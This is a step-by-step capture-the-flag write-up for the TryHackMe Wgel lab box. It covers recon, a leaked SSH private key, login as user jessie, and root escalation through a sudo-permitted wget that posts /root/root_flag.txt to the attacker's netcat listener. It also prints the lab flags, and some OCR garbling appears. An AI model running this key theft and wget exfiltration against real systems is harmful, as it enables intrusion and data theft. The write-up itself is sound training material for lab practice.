


Wgel CTF from TryHackMe

To Hack this machine, do the following:

1. First connect your vpn and to do that use this command:
 - Sudo openvpn {name_of_vpn}
 - Ex. Sudo openvpn MrRobot
2. Now before we start let's check if our machine is online by pinging it & seeing the route.
 - Ping {target_ip} - Ex. Ping 10.10.10.10
 - Traceroute {target_ip} - Ex. traceroute 10.10.10.10



```
kali@f-society: ~/CTF/TryHackMe/wgel
File Actions Edit View Help
(kali@f-society)-[~/CTF/TryHackMe/wgel]
$ ping wgel.thm
PING wgel.thm (10.10.155.15) 56(84) bytes of data.
64 bytes from wgel.thm (10.10.155.15): icmp_seq=1 ttl=63 time=229 ms
64 bytes from wgel.thm (10.10.155.15): icmp_seq=2 ttl=63 time=219 ms
64 bytes from wgel.thm (10.10.155.15): icmp_seq=3 ttl=63 time=234 ms
64 bytes from wgel.thm (10.10.155.15): icmp_seq=4 ttl=63 time=231 ms
64 bytes from wgel.thm (10.10.155.15): icmp_seq=5 ttl=63 time=230 ms
64 bytes from wgel.thm (10.10.155.15): icmp_seq=6 ttl=63 time=240 ms
64 bytes from wgel.thm (10.10.155.15): icmp_seq=7 ttl=63 time=224 ms
^C
— wgel.thm ping statistics —
8 packets transmitted, 7 received, 12.5% packet loss, time 7088ms
rtt min/avg/max/mdev = 218.993/229.577/239.614/6.076 ms

(kali@f-society)-[~/CTF/TryHackMe/wgel]
$ traceroute wgel.thm
traceroute to wgel.thm (10.10.155.15), 30 hops max, 60 byte packets
 1  10.21.0.1 (10.21.0.1)  228.199 ms  228.009 ms  229.210 ms
 2  wgel.thm (10.10.155.15)  229.157 ms  229.039 ms  228.987 ms

(kali@f-society)-[~/CTF/TryHackMe/wgel]
```


3. Now let's gather some information using active recon tool nmap or let's enumerate.
 - Nmap -sV {target_ip} -o {name_of_file}
 - -sV = is used to tell the version of the protocol used
 - -o = is used to save the scan to a file with the given name

```
(kali@f-society)-[~/CTF/TryHackMe/wgel]
$ nmap -sV wgel.thm -o nmap_result.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-12 16:24 EDT
Nmap scan report for wgel.thm (10.10.155.15)
Host is up (0.22s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.44 seconds

(kali@f-society)-[~/CTF/TryHackMe/wgel]
$
```

4. Now since we know port 80 which is http is open let's see the website.
 - Open your web browser and go to the target ip address and see the website.



- Now let's investigate the source page by right clicking on the website and clicking on view page source. Here we might find something useful information.


```

259 package was installed on this server.
260
261 </p>
262 <p>
263     The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:
264 </p>
265 <pre>
266 /etc/apache2/
267 |-- apache2.conf
268 |   |-- ports.conf
269 |-- mods-enabled
270 |   |-- *.load
271 |   |-- *.conf
272 |-- conf-enabled
273 |   |-- *.conf
274 |-- sites-enabled
275 |   |-- *.conf
276
277
278 <!-- Jessie don't forget to update the webiste -->
279 </pre>
280 </li>
281
282 <li>
283     <tt>apache2.conf</tt> is the main configuration
284     file. It puts the pieces together by including all remaining configuration
285     files when starting up the web server.
286 </li>
287
288 <li>
289     <tt>ports.conf</tt> is always included from the
290     main configuration file. It is used to determine the listening ports for
291     incoming connections, and this file can be customized anytime.
292 </li>
293
294 <li>
295     Configuration files in the <tt>mods-enabled</tt>,
296     <tt>conf-enabled</tt> and <tt>sites-enabled</tt> directories contain
297     particular configuration snippets which manage modules, global configuration
298     fragments, or virtual host configurations, respectively.
299 </li>
300
301 <li>
302     They are activated by symlinking available
303     configuration files from their respective
304     *-available/ counterparts. These should be managed
305     by using our helpers
  
```


- As you can see there is a suspicious comment with the name **Jessie** so let's put it in our note it might be useful.

5. The next step is to use **gobuster** to find sub directories which might have info we might need.


- Gobuster dir -u http://{target_ip} -w {path_of_our_wordlist}
 - dir = it specifies using directory enumeration
 - -u = used to state the website
 - -w = to state the list of words to iterate through
- Then we will find a directory with **200 ok statuses** with the name **sitemap**, so we go and check it out to find more information.
- Check the sample picture below.




- Now let's investigate the source page of the website {target_ip}/sitemap to find something fishy.



- Since we found nothing on the source page now let's find sub directories of the sitemap or sub-sub-directory of the {target_ip}.
 - Gobuster dir -u <http://10.10.155.15/sitemap/> -w {path_of_our_wordlist}
- Then we will find an interesting sub directory called .ssh and we will navigate to it to see what information it holds. The picture is given below.



- Now things are getting interesting because we found **id_rsa** file which might contain the private key of the ssh which we might use to login remotely to the machine without using the password if we know the username. After clicking the `id_rsa` file this is what we found.



7. Now let's save our id_rsa using nano and change the mode. Note save the id_rsa on the folder you are working on.

- nano id_rsa = copy the key and paste it on the file and save it.
- chmod 600 id_rsa

8. It's time to get a remote access, are you ready for it, here we go:

- ssh -i id_rsa jessie@{target_ip}
 - ✓ -i = to state the private key
 - ✓ You might be wondering where we got jessie from but do you remember we said to write it down it might be useful so that where enumeration works.

```
(kali@f-society)-[~/CTF/TryHackMe/wgel]
$ ssh -i id_rsa jessie@10.10.155.15
The authenticity of host '10.10.155.15 (10.10.155.15)' can't be established.
ED25519 key fingerprint is SHA256:6fAPL8SGCIuyS5qsSf25mG+DUJBUyp4syobl
oBpgHfc.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:2: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
es
Warning: Permanently added '10.10.155.15' (ED25519) to the list of kno
wn hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage


8 packages can be updated.
8 updates are security updates.

jessie@CorpOne:~$
```

- BOOM SHAKALAKA = we got access to the machine.

9. Now let's find for the user-flag and to do that let's use an important command called **find**.

- `find . -type f -name "user*" 2>/dev/null`
 - ✓ `.` = show current directory
 - ✓ `-type` = show the type whether a file or directory
 - ✓ `-name` = show the name we are searching for
 - ✓ `2>/dev/null` = used to show **STDERR** (redirects error to /dev/null)



```
jessie@CorpOne: ~  
File Actions Edit View Help  
jessie@CorpOne:~$ find . -type f -name "user*" 2>/dev/null  
./local/share/keyrings/user.keystore  
./config/user-dirs.locale  
./config/user-dirs.dirs  
./config/dconf/user  
./Documents/user_flag.txt  
jessie@CorpOne:~$ cat ./Documents/user_flag.txt  
057c67131c3d5e42dd5cd3075b198ff6  
jessie@CorpOne:~$
```

- BOOM we found the file so all we have to do is use **cat** to display it.
 - `cat {file_name with the Path}`

10. Since we found the user flag now let's find the root flag and for that we have to do privilege escalation.

- First let's check the **crontab** file.
 - ✓ `cat /etc/crontab`
- Since there is nothing let's check the **sudo -l**
 - ✓ `sudo -l`

NOTE

- Crontab file is a file containing the schedule of various cron entries that should be run at specified times.
 - On `sudo -l` we find that we can get root access using `wget` which is a command used to download from links.

```

057c67131c3d5e42dd5cd3075b198ff6
jessie@CorpOne:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.


SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * * root    test -x /usr/sbin/anacron || ( cd / && run-par
ts --report /etc/cron.daily )
47 6 * * 7 * root    test -x /usr/sbin/anacron || ( cd / && run-par
ts --report /etc/cron.weekly )
52 6 1 * * * root    test -x /usr/sbin/anacron || ( cd / && run-par
ts --report /etc/cron.monthly )
#
jessie@CorpOne:~$ sudo -l
Matching Defaults entries for jessie on CorpOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/
/sbin\:/bin\:/snap/bin

User jessie may run the following commands on CorpOne:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/wget
jessie@CorpOne:~$

```

11. After getting the information given above we search for how to use the command on a website called **GTFOBINS**.



12. We find that we can exfiltrate it using the following command:

- `sudo wget - -post-file={name_of_file} http://{your_tun0_ip}:{port_listen_on}`
 - ✓ name_of_file = we have to do educated guess cause we don't know.
 - ✓ Your_tun0_ip = ip you are using to connect to THM
 - ✓ Port_listen_on = we have to open netcat to listen to on a given port so write that port
- Open netcat using the following command:
 - ✓ `nc -lnvp 4444`

The screenshot shows two windows. The left window is a terminal with the following content:

```
jessie@CorpOne:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-par
ts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-par
ts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-par
ts --report /etc/cron.monthly )
#
jessie@CorpOne:~$ sudo -l
Matching Defaults entries for jessie on CorpOne:
env_reset, mail_badpass,
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/
/sbin:/bin:/snap/bin

User jessie may run the following commands on CorpOne:
(ALL : ALL) ALL
(root) NOPASSWD: /usr/bin/wget
jessie@CorpOne:~$ sudo wget --post-file=/root/root_flag.txt http://10.21.6.
221:4444
--2024-06-13 00:03:41-- http://10.21.6.221:4444/
BODY data file '/root/root_flag.txt' missing: Permission denied
jessie@CorpOne:~$ sudo wget --post-file=/root/root_flag.txt http://10.
21.6.221:4444
--2024-06-13 00:04:15-- http://10.21.6.221:4444/
Connecting to 10.21.6.221:4444... connected.
HTTP request sent, awaiting response...
```

The right window is a netcat listener interface titled "(kali@f-society)-[~/CTF/TryHackMe/wget]". It shows the command `nc -lnvp 4444` and the following output:

```
listening on [any] 4444 ...
connect to [10.21.6.221] from (UNKNOWN) [10.10.155.15] 39972
POST / HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 10.21.6.221:4444
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

b1b968b37519ad1daa6408188649263d
related environments by spawning an interactive sysi
```

- BOOM SHAKALAKA we got our root flag and that it.

13. Pawned WGEF ctf

